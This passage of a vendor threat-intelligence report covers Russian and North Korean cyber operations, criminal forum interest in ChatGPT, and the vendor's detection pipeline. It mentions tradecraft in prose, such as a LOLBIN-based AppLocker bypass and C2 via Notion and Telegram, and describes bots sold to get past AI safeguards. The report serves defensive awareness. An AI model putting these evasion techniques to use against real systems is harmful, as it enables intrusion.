
The Blurred Lines Between Patriotic Hacktivism and Hostile State Cyber Operations

The past year has seen a sharp increase in the amount of patriotic-minded Russian cyber groups seeking to harass organizations considered adversaries of Russia. The groups use social media, predominantly the Telegram messaging platform, to marshal brigades of followers, communicate targeting, and claim success for disruptive distributed denial of services attacks. CTU researchers tracked the KillNet collective and saw the group target a diverse range of organizations in countries across Europe, the Middle East, and North America.

KillNet and KillNet-aligned groups like Anonymous Sudan reportedly did not use new or sophisticated methods in their attacks but likely caused at least some temporary disruption to hundreds of organizations across the following sectors since emerging at the start of 2022:

- Banks
- Airports and aviation
- Information Technology (IT) providers
- Media
- Law enforcement
- Government portals

A leaked U.S. classified intelligence assessment and other threat intelligence suggest that some of the KillNet collective's members were communicating or coordinating with elements of Russian intelligence services about their activities. While CTU researchers have not had direct insight into these groups' intrusions, it is feasible that Russian government entities, directly or indirectly, play some role in guiding the operations of these non-state groups.



Third-Party Cloud APIs—a Favored Place for Russian C2s

While the malicious use of trusted third-party cloud services is not unique to hostile state actors, Russian cyber groups frequently incorporate them in their operations.

CTU researchers identified samples of an early-stage downloader attributed to **IRON RITUAL** called GraphicalNeutrino that used the Notion cloud-based notetaking and productivity platform for command and control (C2) purposes. The samples were contained in a malicious ZIP archive downloaded from a compromised WordPress site via an EnvyScout HTML-smuggling JavaScript. CTU analysis of the ZIP contents revealed that the loader performed queries to a Notion database via Notion's API service. The secret key embedded in the downloader and used to authenticate to the service had expired prior to the analysis but third-party researchers determined that similar GraphicalNeutrino samples make the API calls to upload host information and download additional payloads.

An **April 2023 report**[61] by the Computer Emergency Response Team of Ukraine (CERT-UA) observed an email campaign conducted by Russia's Foreign Intelligence Service against Ukraine that asked users to run a PowerShell script that collected host information and then uploaded it to the public Mocky API, a free service used by software developers to test apps.

And the popular Telegram messaging service was used by **IRON TILDEN** as a dead-drop resolver for communicating command and control server IP addresses. Hosts infected with IRON TILDEN stagers dubbed GammaLoad (CERT-UA) or DinoTrain (Microsoft) would query open Telegram channels to retrieve the C2 address, which CTU researchers observed being updated multiple times daily. This method of providing C2 information can be an effective means of circumventing IP-based filtering.

Finish MFA Enrollment or IRON RITUAL Will Do It for You

Alongside spearphishing, Russian threat groups continued to conduct traditional password-spraying attacks to gain unauthorized access to target environments. When weak credentials are found, multi-factor authentication (MFA) will usually prevent the adversary from advancing. But in 2022, CTU researchers observed a Russian state-sponsored threat group, likely **IRON RITUAL**, progressing beyond MFA defenses by further identifying weak accounts which were yet to enroll in MFA. The threat actors exploited this weakness to obtain full access to the victim's environment, logging into the external corporate VPN and using remote desktop services to navigate the internal network. The intrusion was detected, actor evicted, and stronger defenses built through the addition of multiple Azure Active Directory conditional access policies.




Figure 30. Azure AD cloud audit logs from account takeover. (Source: Secureworks)

DEMOCRATIC PEOPLE'S REPUBLIC OF KOREA

Revenue Remains the Major Focus

Main motivations:

- Financial Gain
- Espionage

Secureworks®

NORTH KOREA

North Korean threat groups primarily split into two types: those that aim to gather outside geopolitical insight regarding countries of interest, and others that focus on the need to sustain the North Korean economy and procure money for the isolated regime. Ultimately, the purpose of their activity is to inhibit any threats to the regime's security and stability.

Cryptocurrency Theft

Since at least 2020, North Korea—officially known as the Democratic People's Republic of Korea (DPRK)—has devoted significant efforts to cryptocurrency theft, likely to compensate for the economic impact of UN sanctions that prevent the country from international trading.

In the past year, North Korean threat actors have used AppleJeus malware to steal cryptocurrency. **AppleJeus**[62] was first discovered in 2018 and has been a fundamental tool for North Korea's financial theft initiatives, masquerading as legitimate cryptocurrency trading applications. Public reports have linked these attacks on the cryptocurrency industry to the Lazarus Group. CTU researchers broadly track Lazarus Group as **NICKEL ACADEMY** and consider **NICKEL GLADSTONE** to be a subgroup that focuses heavily on revenue generation for the North Korean regime.

According to research carried out by blockchain analytics company Elliptic for **Nikkei Asia**[63], North Korean threat groups have stolen $2.3 billion USD in crypto assets between 2017 and May 2023 (30 percent of it from Japan alone). In comparison, their **legitimate exports**[64] totaled approximately $3.6 billion over the same period (with 2017 accounting for 58 percent of that figure), giving an insight into the value of these attacks to the North Korean economy. Nikkei Asia states that the U.N. Security Council estimates that North Korea stole between $600 million and $1 billion in cryptocurrency in 2022, double the previous year's total. Elliptic estimated the figure at $640 million for 2022.

Multiple Operating Systems and a Plethora of File Types

North Korean threat groups have deployed macOS malware for many years. For example, **NICKEL GLADSTONE** has used one variant of AppleJeus malware dating **back to 2018**[65]. Since then, the use of malware built for platforms other than Windows has steadily increased. North Korean threat groups now deploy several types of macOS-based malware including AppleJeus, **RustBucket**[66], **CloudMensis**[67], and **Manuscrypt**[68].

The macOS malware observed is often used in campaigns targeting blockchain technology, the cryptocurrency industry, and decentralized finance (DeFi) organizations. There is some evidence to suggest that the threat actors have adopted macOS tooling because the end users they target in these and associated sectors heavily use machines running macOS.

Linux malware also features in at least one North Korean threat group's arsenal. In April 2023, public reporting revealed that a backdoor dubbed **SimplexTea**[69] was linked to **NICKEL ACADEMY**. North Korean threat groups have been observed deploying Linux-based malware since at least 2017.

Throughout the past year, North Korean threat groups have also experimented with many different file types for malware delivery including **CHM**[70], OneNote, VHD, boot sector, and ISO. The deployment of various file types was likely due in some part to the change in the Windows default handling of VBA macros in July 2022, which we described earlier in the report.

Supply Chain Attacks

In April 2023, **public reporting**[71] revealed that a North Korean threat group had orchestrated a cascading supply chain attack where one supply chain compromise at the Xtrader futures trading company enabled the threat actors to compromise a second supply chain at the 3CX communications software company. Both the Xtrader and 3CX compromises were possibly carried out to generate revenue, but the 3CX compromise was potentially also for cyberespionage purposes. Multiple versions of a 3CX softphone application were trojanized with ICONIC infostealer malware.

Incident response efforts[72] revealed that the initial supply chain attack occurred in early 2022; however, the second supply chain attack and subsequent campaign was not discovered until early 2023. The string of supply chain attacks demonstrates the threat actors' persistence and willingness to devote preliminary resources with plans for long-term results. In 2021, **NICKEL ACADEMY** conducted some preliminary supply chain attacks that may have led up to later efforts like the 3CX breach. The group compromised a **South Korean think tank**[73] and a **Latvian IT company**[74] to deliver a RAT and backdoor malware.

06

Threat Actor Use of Artificial Intelligence

Secureworks' monitoring of criminal forums and marketplaces shows that criminal interest in ChatGPT and AI in general is on the rise, in line with increased interest in the topic across wider society.




Figure 31. Underground forum posts reflecting an increased interest in AI and ML. (Source: Secureworks)

Despite an abundance of sensationalist headlines and hyperbole around ChatGPT and AI creating some kind of "super intelligent malware," the reality does not yet match up. The most common use of ChatGPT we have seen is as lures in phishing emails or on malicious sites. These sites impersonate ChatGPT via typosquatting domains such as "chat-gpt-online-pc.com" and "openai-pc-pro.online," with the aim of creating convincing home pages to prompt users into following malicious links or installing malicious browser extensions.

Threat actors and researchers are experimenting with the creation of malware which leverages ChatGPT functionality for defense evasion and code creation. However, these types of AI models base their responses to user inputs on statistical analysis of previously produced text and do not currently demonstrate the creativity and ingenuity of human coders when finding novel ways to circumvent security controls and discover new vulnerabilities.

In addition, some threat actors are advertising and selling access to AI-based Telegram bots as a subscription service (see figure 30). These bots allow users to request the creation of malicious scripts, craft phishing emails, or search for illicit goods on the dark web. The bot owners employ a pricing model that charges users by the interaction. For example, one seller offered 20 unrestricted initial queries but charged $5.50 USD for every subsequent 100 queries. These Telegram bots may enable low-skilled threat actors to use ChatGPT functionality, bypassing ethical restrictions. The threat actors could create low-value untested malware that they may attempt to sell on underground forums, regardless of the quality and integrity of the code. This approach is unlikely to provide meaningful volume or competition for the plethora of existing malware available already from criminal developers, at least in the short term.




Figure 32. Example ChatGPT Telegram bot advertised on underground forum. (Source: Secureworks)

The rate at which AI is developing could change this situation, with one security researcher with minimal coding experience reportedly generating in a matter of hours an infostealer that was not detected by any antivirus engines on **VirusTotal**[75]. This capability is likely already in the hands of larger teams of determined and experienced malware authors experimenting with how they can exploit these capabilities.

Many criminal forums now have dedicated sub-forums to discuss AI and machine learning. One forum (XSS) has created an AI Bot (called XSSBot) which will answer questions put to it by users of the forum.




Figure 33. XSSBot is ready to answer questions. (Source: Secureworks)

Threat actors often share research and ideas on underground forums, for example on how to use prompt engineering to circumvent restrictions regarding ChatGPT requests. CTU researchers have observed users seeking information about how ChatGPT can improve their malicious code or streamline and automate elements of their research and development. These forums will likely be a fertile breeding ground for experimentation and sharing of ideas.

As of mid-2023, despite these discussions and the obvious level of interest displayed, phishing lures and Telegram bots remain the major implementations. However, this could change soon. Criminal actors are also experimenting with other Large Language Models beyond ChatGPT in an attempt to provide features that will aid criminal cyber activity, without the need to circumvent restrictions from commercial services.

07

Conclusion

One of the things that makes cybersecurity such a fascinating and challenging field is the need to combat and stay one step ahead of the continuing ingenuity of threat actors that this report demonstrates. Sometimes their innovations are driven by law enforcement activity, such as taking down criminal marketplaces and forums, or by industry actions like Microsoft's disabling of macros by default, or sometimes by political imperatives like China's desire to frustrate detection of its cyberespionage activities. Often, they are another step in the arms race between malicious actors and the efforts of companies like Secureworks to create the detections and countermeasures that power systems like Taegis™ and protect our customers. Some events, like Microsoft's decision to disable macros, force almost immediate change on the part of threat actors. Other changes are more gradual.

However, as fast as some threat actors are to innovate, many are happy to continue doing what still works. CISA's annual roundup of top routinely exploited vulnerabilities reinforces that point—**in 2022**[76], threat actors exploited older software vulnerabilities more frequently than newly discovered ones. This continues to demonstrate the value of focusing on the cybersecurity fundamentals alongside staying current on the latest exploits and TTPs.

The advice we regularly provide to customers is as relevant as ever: Identify your assets and their location on your network, stay up to date with what is happening in the threat landscape, understand your risk profile and use it to prioritize your control framework and your approach to vulnerability management. Lockdown internet-facing systems and sensitive internal systems using fully implemented best-practice MFA. Instrument your network to provide comprehensive monitoring of all endpoint, network, and cloud resources. We understand that these recommendations, simple as they are to make, can sometimes be challenging to implement. However, working closely with a trusted technology partner like Secureworks provides a significant step forward in ensuring that your security practice keeps you safe.

08 Appendix

Taegis and the Secureworks View of the Threat

Secureworks' view of the threat landscape comes from a combination of telemetry from the Taegis™ XDR and VDR platforms, incident response and Secureworks Adversary Group customer engagements, and technical and tactical research conducted by the Counter Threat Unit. These inputs combine to produce high-fidelity visibility into threat actor intent, capability, and activity; and feed into actionable intelligence what organizations need to do to reduce their risk.

- In the 12 months from July 2022, the Secureworks Incident Response team and Secureworks Counter Threat Unit conducted 1,300+ incident response engagements, across a wide spectrum of industry sectors.
- Secureworks processes over 1.8 trillion event logs a week, or around 610 billion logs every single working day, gathered from security infrastructure in thousands of customer environments around the world.
- CTU researchers gather and analyze data from internally generated and externally collected telemetry, from multiple sources including publicly available information, dark web forums, proprietary botnet emulation systems, and intelligence relationships.

This data combines to illustrate threat actor behavior, revealing both high-level tactics and the technical details about their tooling. It feeds the threat intelligence products published every week by the CTU, and the unified "Rosetta Stone" that relates our threat groups to the naming conventions used by other TI providers.

It also produces inputs for the repository of knowledge that drives the elite threat detection and integrated response actions that Taegis delivers. Other inputs include threat actor emulation and botnet emulation.

1,300+
IR Engagements

1.8 Trillion+
Event Logs a Week

100+ CTU Researchers Gather Data from:

Internally Generated/ Externally Collected Telemetry

Publicly Available Information

Intelligence Relationships

Threat Actor Emulation—Feeding the Virtuous Circle Within Taegis

Emulating offensive tools and techniques within a secure and controlled environment allows CTU researchers to immerse themselves in the mindset of threat actors, creating valuable insights into their methodologies and strategies.

Taegis™ is at the core of this endeavor, tracking and monitoring activity on our test systems throughout the emulated attacks. The platform captures system telemetry and performs near-real-time analysis of the data. As we closely monitor these emulated attacks, we make context-aware adjustments to our defense strategies, fortifying potential weak points identified during testing. This adaptive approach helps us to keep up with changes in the threat landscape and proactively strengthens the platform's capabilities.

Threat emulation also provides additional experience in countering a wide array of cyber threats, and helps refine real-time threat detection, defensive measures, incident response, and vulnerability mitigation.

It also fosters a culture of continuous improvement within our team. Regular debriefings and comprehensive post-mortem analyses after each emulation provide the opportunity to identify and address shortcomings or potential blind spots in our defense mechanisms. The lessons learned are then incorporated into ongoing improvements to the platform, ensuring that our defense strategies evolve alongside the ever-changing threat landscape.

By maintaining a proactive approach to understanding offensive tools and techniques, we are better equipped to anticipate threats before they can cause significant harm to customers. This allows us to adopt a strategic defensive stance, better safeguarding the privacy and security of our clients and partners.

The result is a more resilient cybersecurity infrastructure that safeguards our customers' and partners' critical assets and data and feeds back into our threat intelligence.

The Value of Botnet Emulation

The CTU botnet emulator system allows our researchers to maintain real-time situational awareness of cybercriminal threats through perpetual automated engagement with threat actor infrastructure.

Direct participation in a botnet provides an opportunity for near-immediate discovery of new infrastructure, protocol changes, and delivered commands and payloads as well as monitoring the botnet's availability. These interactions are not dictated by a malware's normal execution control flow and instead allow for systematic interrogation that can extract more information from C2 servers than under normal circumstances.

Direct communication with attacker infrastructure also allows us to publish indicators at high confidence levels. Previously this type of information had to be gathered passively through client telemetry or observation of sandbox detonations which provide an incomplete picture.


The Taegis Intelligence to Protection Pipeline in Action

An **open-source report**[77] about the Guildma/Astaroth stealer led one of our researchers to request countermeasure creation, leading to the detection of similar activity in customer environments. The report detailed how Astaroth was observed abusing the colorcpl.exe LOLBIN to copy bitsadmin.exe into a non-standard directory 'c:\windows\system32\spool\drivers\color\. This was likely to bypass security controls that detect the abuse of bitsadmin.exe executed on its original folder.

Figure 34. Bitsadmin.exe events in a customer environment. (Source: Secureworks.)

Reviewing our telemetry revealed events showing Astaroth activity in a customer environment, and a high severity alert generated for the client for an AppLocker Bypass Process run from \System32\spool\drivers\color. Because there was no alert for the copying of bitsadmin.exe into the non-standard directory, our researcher raised a countermeasure request to identify future occurrences of this malicious activity.

The resulting countermeasure alerted on similar malicious process executions in another customer's environment. Secureworks escalated the incident to the customer via a high-severity investigation and incident response was invoked.



1 **2022 State of the Threat: A Year in Review,** https://www.secureworks.com/resources/rp-state-of-the-threat-2022, **9/22.**

2 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles

3 **MalasLocker ransomware targets Zimbra servers, demands charity donation,** https://www.bleepingcomputer.com/news/security/malaslocker-ransomware-targets-zimbra-servers-demands-charity-donation/, **5/17/23.**

4 **Ransomware Revenue Down As More Victims Refuse to Pay,** https://blog.chainalysis.com/reports/crypto-ransomware-revenue-down-as-victims-refuse-to-pay/, **1/19/23.**

5 **Infostealer Market Booming, Despite Genesis Market and RaidForums Takedowns,** https://www.secureworks.com/about/press/infostealer-market-booming-despite-genesis-market-and-raidforums-takedowns, **5/16/23.**

6 **BRONZE STARLIGHT RANSOMWARE OPERATIONS USE HUI LOADER,** https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader, **6/23/22.**

7 **CISA, NSA, FBI, and International Partners Release Joint CSA on Top Routinely Exploited Vulnerabilities of 2022,** https://www.cisa.gov/news-events/alerts/2023/08/03/cisa-nsa-fbi-and-international-partners-release-joint-csa-top-routinely-exploited-vulnerabilities, **8/3/23.**

8 **BA, BBC and Boots hit by cyber security breach with contact and bank details exposed,** https://news.sky.com/story/bas-uk-staff-exposed-to-global-data-theft-spree-12896900, **6/5/23.**

9 **Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice,** https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/, **5/6/23.**

10 **Ransomware Revenue Down As More Victims Refuse to Pay,** https://blog.chainalysis.com/reports/crypto-ransomware-revenue-down-as-victims-refuse-to-pay/, **1/19/23.**

11 **ITG23 Crypters Highlight Cooperation Between Cybercriminal Groups,** https://securityintelligence.com/posts/itg23-crypters-cooperation-between-cybercriminal-groups/, **5/19/23.**

12 **Recovery of Colonial Pipeline ransom funds highlights traceability of cryptocurrency, experts say,** https://www.thomsonreuters.com/en-us/posts/investigation-fraud-and-risk/colonial-pipeline-ransom-funds/, **6/23/21.**

13 **Ransomware criminals sanctioned in joint UK/US crackdown on international cyber crime,** https://www.nationalcrimeagency.gov.uk/news/ransomware-criminals-sanctioned-in-joint-uk-us-crackdown-on-international-cyber-crime, **2/9/23.**

14 **U.S. Department of Justice Disrupts Hive Ransomware Variant,** https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant, **1/26/23.**

15 **Exclusive: US government agencies hit in global cyberattack,** https://edition.cnn.com/2023/06/15/politics/us-government-hit-cybeattack/index.html, **6/15/23.**

16 **Royal Mail cyberattack linked to LockBit ransomware operation,** https://www.bleepingcomputer.com/news/security/royal-mail-cyberattack-linked-to-lockbit-ransomware-operation/, **1/12/23.**

17 **Authorities Warn Health Sector of Attacks by Rhysida Group,** https://www.bankinfosecurity.com/authorities-warn-health-sector-attacks-by-rhysida-group-a-22753, **8/7/23.**

18 **Babuk Source Code Sparks 9 Different Ransomware Strains Targeting VMware ESXi Systems,** https://thehackernews.com/2023/05/babuk-source-code-sparks-9-new.html, **5/11/23.**

19 **Massive ESXiArgs ransomware attack targets VMware ESXi servers worldwide,** https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/, **2/3/23.**

20 **Critical Infrastructure Sectors,** https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors, **accessed 8/18/23.**

21 **What effects have sanctions had on the Russian economy?** https://www.weforum.org/agenda/2022/12/sanctions-russian-economy-effects/, **12/22/22.**

22 **United States v. Conor Brian Fitzpatrick,** https://www.justice.gov/usao-edva/united-states-v-conor-brian-fitzpatrick, **Updated 6/20/23.**

23 **BreachForums owner Pompompurin pleads guilty to hacking charges,** https://www.bleepingcomputer.com/news/security/breachforums-owner-pompompurin-pleads-guilty-to-hacking-charges/, **7/14/23.**

24 **U.S. Department of Justice Disrupts Hive Ransomware Variant,** https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant, **1/26/23.**

25 **Cuba ransomware believed to be Russian state-backed operation,** https://www.scmagazine.com/brief/threat-intelligence/cuba-ransomware-believed-to-be-russian-state-backed-operation, **5/17/23.**

26 **RomCom malware spread via Google Ads for ChatGPT, GIMP, more,** https://www.bleepingcomputer.com/news/security/romcom-malware-spread-via-google-ads-for-chatgpt-gimp-more/, **5/30/23.**

27 **Cyber attack on state organizations of Ukraine using RomCom malware. Possible involvement of Cuba Ransomware aka Tropical Scorpius aka UNC2596 (CERT-UA#5509),** https://cert.gov.ua/article/2394117, **10/22/22.**

28 **Hello Ransomware Uses Updated China Chopper Web Shell, SharePoint Vulnerability,** https://www.trendmicro.com/en_us/research/21/d/hello-ransomware-uses-updated-china-chopper-web-shell-sharepoint-vulnerability.html, **4/27/21.**

29 **Seven International Cyber Defendants, Including "Apt41" Actors, Charged In Connection With Computer Intrusion Campaigns Against More Than 100 Victims Globally,** https://www.justice.gov/opa/pr/seven-international-cyber-defendants-including-apt41-actors-charged-connection-computer, **9/16/20.**

30 **OPSEC MISTAKES REVEAL COBALT MIRAGE THREAT ACTORS,** https://www.secureworks.com/blog/opsec-mistakes-reveal-cobalt-mirage-threat-actors, **9/14/22.**

31 **Three Iranian Nationals Charged with Engaging in Computer Intrusions and Ransomware-Style Extortion Against U.S. Critical Infrastructure Providers,** https://www.justice.gov/opa/pr/three-iranian-nationals-charged-engaging-computer-intrusions-and-ransomware-style-extortion, **9/14/22.**

32 **Treasury Sanctions IRGC-Affiliated Cyber Actors for Roles in Ransomware Activity,** https://home.treasury.gov/news/press-releases/jy0948, **9/14/22.**

33 **Internet Crime Report 2022,** https://www.ic3.gov/Media/PDF/AnnualReport/2022_IC3Report.pdf, **3/13/23.**

34 **Macros from the internet will be blocked by default in Office,** https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked, **2/28/23.**

35 **DARKTORTILLA MALWARE ANALYSIS,** https://www.secureworks.com/research/darktortilla-malware-analysis, **8/17/22.**

36 **Qakbot Malware Disrupted in International Cyber Takedown,** https://www.justice.gov/usao-cdca/pr/qakbot-malware-disrupted-international-cyber-takedown, **8/29/23.**

37 **Gootloader malware updated with PowerShell, sneaky JavaScript,** https://www.theregister.com/2023/01/30/gootloader_mandiant_malware/, **1/30/23.**

38 **Healthcare Sector Warned About Increase in GootLoader Malware Infections,** https://www.hipaajournal.com/healthcare-sector-warned-about-increase-in-gootloader-malware-infections/, **2/15/23.**

39 **Use Microsoft Purview Audit (Premium) to investigate compromised accounts,** https://learn.microsoft.com/en-us/purview/audit-log-investigate-accounts?view=o365-worldwide, **7/21/23.**

40 **Obfuscated Files or Information: HTML Smuggling,** https://attack.mitre.org/techniques/T1027/006/, **accessed 8/18/23.**

41 **The Abraham Accords,** https://www.state.gov/the-abraham-accords/, **9/15/20.**

42 **OPSEC MISTAKES REVEAL COBALT MIRAGE THREAT ACTORS,** https://www.secureworks.com/blog/opsec-mistakes-reveal-cobalt-mirage-threat-actors, **9/14/22.**

43 **Iran's Widening Crackdown Pressures Rouhani,** https://www.washingtoninstitute.org/policy-analysis/irans-widening-crackdown-pressures-rouhani, **11/25/15.**

44 **Seven Iranians Working for Islamic Revolutionary Guard Corps-Affiliated Entities Charged for Conducting Coordinated Campaign of Cyber Attacks Against U.S. Financial Sector,** https://www.justice.gov/opa/pr/seven-iranians-working-islamic-revolutionary-guard-corps-affiliated-entities-charged, **3/24/16.**

45 **Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons,** https://home.treasury.gov/news/press-releases/sm611, **2/13/19.**

46 **Treasury Sanctions Cyber Actors Backed by Iranian Intelligence Ministry,** https://home.treasury.gov/news/press-releases/sm1127, **9/17/20.**

47 **Treasury Sanctions Iranian Officials and Entities Responsible for Ongoing Crackdown on Protests and Internet Censorship,** https://home.treasury.gov/news/press-releases/jy1048, **10/26/22.**

48 **Iranian intel cyber suite of malware uses open source tools,** https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/, **1/12/22.**

